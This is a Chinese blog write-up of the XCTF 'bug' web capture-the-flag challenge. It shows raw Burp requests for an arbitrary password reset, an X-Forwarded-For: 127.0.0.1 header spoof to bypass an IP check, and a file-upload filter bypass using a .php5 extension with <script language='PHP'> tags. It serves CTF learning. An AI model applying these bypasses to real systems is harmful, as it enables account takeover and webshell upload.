

任意密码修改、XFF绕过及文件上传——【XCTF】bug writeup

原创

[Ve99](#) 于 2019-10-03 21:21:43 发布 428 收藏

分类专栏: [\[WEB\]-CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42939527/article/details/102016527

版权



[\[WEB\]-CTF](#) 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

题目

XCTF攻防世界web题-bug

进入后为登入页面

[Register](#)

[Findpwd](#)

Login

https://blog.csdn.net/qq_42939527

[注册账号](#)

注册账号admin#并登录

Home

Manage

Personal

Change Pwd

Logout

Hello, admin#, Welcome



https://blog.csdn.net/qq_42939527

点击Manage项，提示不是admin
看来需要admin账号登录

[Findpwd](#)

登出，并点击Findpwd（找回密码）

填写admin#账号信息

转到重置密码的界面

Yes, You are admin#



Reset

https://blog.csdn.net/qq_42939527

使用burpsuite抓包，修改admin#为admin，尝试修改admin的密码

因为前面的admin#信息已经绕过了检测，所以这里可以直接修改任意账号密码

```
Raw Params Headers Hex
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 111.198.29.45:45141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: keep-alive
Referer: http://111.198.29.45:45141/index.php?module=findpwd&step=1&doSubmit=yes
Cookie: PHPSESSID=qr17i1492c3og9t1p6jr6eoqi3
Upgrade-Insecure-Requests: 1

username=admin&newpwd=admin
```

https://blog.csdn.net/qq_42939527

forward后提示密码重置成功

admin账号登录

使用admin账号登录，提示登录成功

Home Manage Personal Change Pwd Logout

Hello, admin, Welcome



进入Manage项，提示IP不允许

请求头添加XFF字段

X-Forwarded-For: 127.0.0.1

Request

Raw Params Headers Hex

```
GET /index.php?module=admin HTTP/1.1
Host: 111.198.29.45:45141
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://111.198.29.45:45141/index.php
X-Forwarded-For: 127.0.0.1
Cookie: PHPSESSID=q17i1492c3og9t1p6jr6eoqi3; user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1
```

页面查看成功

Where Is The Flag?



没有信息，查看页面HTML，存在注释

```
<!DOCTYPE html>
<html lang="en">
  <head> ... </head>
  <body>
    <style type="text/css"> ... </style>
    <div class="wbox"> ... </div>
    <!--index.php?module=filemanage&do=???-->
    <!-->
  </body>
</html>
```

由前面的filemanage猜测文件上传

修改url为:

http://111.198.29.45:45141/index.php?module=filemanage&do=upload

成功跳转到了文件上传页面

Just image?



未选择文件。


https://blog.csdn.net/qq_42939527

文件上传

文字 Just image?


随便上传图片文件

提示You know what I want !



尝试上传一句话图片马


提示Someting shows it is a php!



说明存在文件内容检测

尝试上传内容为图片，后缀名为php5

提示：It is not a really php file!



也就是说不能上传

单纯的图片文件

但是文件里存在php标签时，又提示是php文件，因此文件内容不能存在php标签

通过查找资料，最终的包为：

1. 文件后缀名需要为php5

2. 文件内使用 `<script language='PHP'>a</script>` 而不用php标签

```
HTTP/1.1 200 OK
Date: Thu, 03 Oct 2019 13:17:01 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 287
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert('you have get points,here is the
flag: cyberpeace {10e36fa07749d686f4ab62325d2ffd21}');</script><script>window.location.href='index.php'</script></body>
</html>
```

https://blog.csdn.net/qq_42939527